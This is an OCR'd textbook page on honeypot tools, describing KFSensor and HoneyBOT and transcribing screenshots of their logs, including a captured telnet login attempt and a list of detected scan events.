
Format: Text

```
>>>>{IAC WILL Echo}{IAC WILL SuppressGoAhead}{IAC DO NewEnvironmentOption}{IAC DO
>>>>Welcome to Microsoft Telnet Service
>>>>
>>>>login:
{IAC DONT Echo}
>>>>{IAC WONT Echo}
{IAC DONT SuppressGoAhead}
>>>>{IAC WONT SuppressGoAhead}
{IAC WONT NewEnvironmentOption}{IAC WONT NegotiateAboutWindowSize}{IAC WONT Binary
>>>>{IAC WONT BinaryTransmission}
root
{IAC DONT Echo}
>>>>{IAC WONT Echo}
>>>>
>>>>password:
```

http://www.keyfocus.net

HoneyBOT

HoneyBOT is an easy-to-use solution that is ideal for network security research or as part of an **early-warning IDS**



Connection Details:

Date: 4/18/2022
Time: 12:05:59 AM
Millisecond: 449
Time Zone: -7:00
Source IP: 10.10.1.13
Source Port: 43974
Server IP: 10.10.1.22
Server Port: 23 (telnet)
Protocol: TCP

Bytes Sent: 12
Bytes Received: 27

Packet History

Time	Direction	Bytes	Data
12:05:59 AM	RX	0	SYN
12:05:59 AM	TX	12	[illegible]
12:05:59 AM	RX	27	[illegible]

https://www.atomicsoftwaresolutions.com

Honeypot Tools


Honeypots are security tools that allow the security community to monitor attackers' tricks and exploits by logging all their activity so that it can respond to such exploits quickly before the attacker can misuse or compromise the system.

- **KFSensor**

  Source: *http://www.keyfocus.net*

  KFSensor is a host-based IDS that acts as a honeypot to attract and detect hackers and worms by simulating vulnerable system services and Trojans. By acting as a decoy server, it can divert attacks from critical systems and provide a higher level of information than that achieved using firewalls and NIDS alone.

  You can use KFSensor in a Windows-based corporate environment. It includes many innovative and unique features such as remote management, a Snort-compatible signature engine, and emulations of Windows networking protocols.


ALVIN_SENSOR_2 - win2003server1 - Main Scenario
TCP
0 Closed TCP Ports
21 FTP
22 SSH - Activity
23 Telnet - Recent Activity
25 SMTP
53 DNS
68 DHCP
80 IIS - Activity
81 IIS 81
82 IIS 82
110 POP3
119 NNTP
135 Beagle viru
139 NBT Sessio
Event Details Viewer
Format: Text
Close
Export...
Help

Start Time	Pro...	Sens...	Name
10:22:47.848	TCP	3128	IIS Proxy
10:22:45.515	TCP	9000	TCP Syn Sca
10:16:06.416	TCP	23	Telnet
10:09:40.155	TCP	5900	VNC
10:09:39.444	TCP	5900	VNC
10:09:38.713	TCP	5900	VNC
10:09:38.012	TCP	5900	VNC
10:09:37.311	TCP	5900	VNC


```
>>>>{IAC WILL Echo}{IAC WILL SuppressGoAhead}{IAC DO NewEnvironmentOption}{IAC DO
>>>>Welcome to Microsoft Telnet Service
>>>>
>>>>login:
{IAC DONT Echo}
>>>>{IAC WONT Echo}
{IAC DONT SuppressGoAhead}
>>>>{IAC WONT SuppressGoAhead}
{IAC WONT NewEnvironmentOption}{IAC WONT NegotiateAboutWindowSize}{IAC WONT Binary
>>>>{IAC WONT BinaryTransmission}
root
{IAC DONT Echo}
>>>>{IAC WONT Echo}
>>>>
>>>>password:
```

Figure 12.31: Screenshot of KFSensor

- **HoneyBOT**

  Source: *https://www.atomicsoftwaresolutions.com*

  HoneyBOT is a medium interaction honeypot for windows. A honeypot creates a safe environment to capture and interact with unsolicited traffic on a network. HoneyBOT is an easy-to-use solution that is ideal for network security research or as part of an early-warning IDS.


HoneyBOT - Log_20220418.bin
File View Reports Help
Ports
23
Remotes
10.10.1.13
Date
4/18
Packet Log (telnet)
Connection Details:
Packet History
Packet Data:
View as ● text
○ hex
<<
<
>
>>
1 records
1325 sockets

Date: 4/18/2022
Time: 12:05:59 AM
Millisecond: 449
Time Zone: -7:00
Source IP: 10.10.1.13
Source Port: 43974
Server IP: 10.10.1.22
Server Port: 23 (telnet)
Protocol: TCP

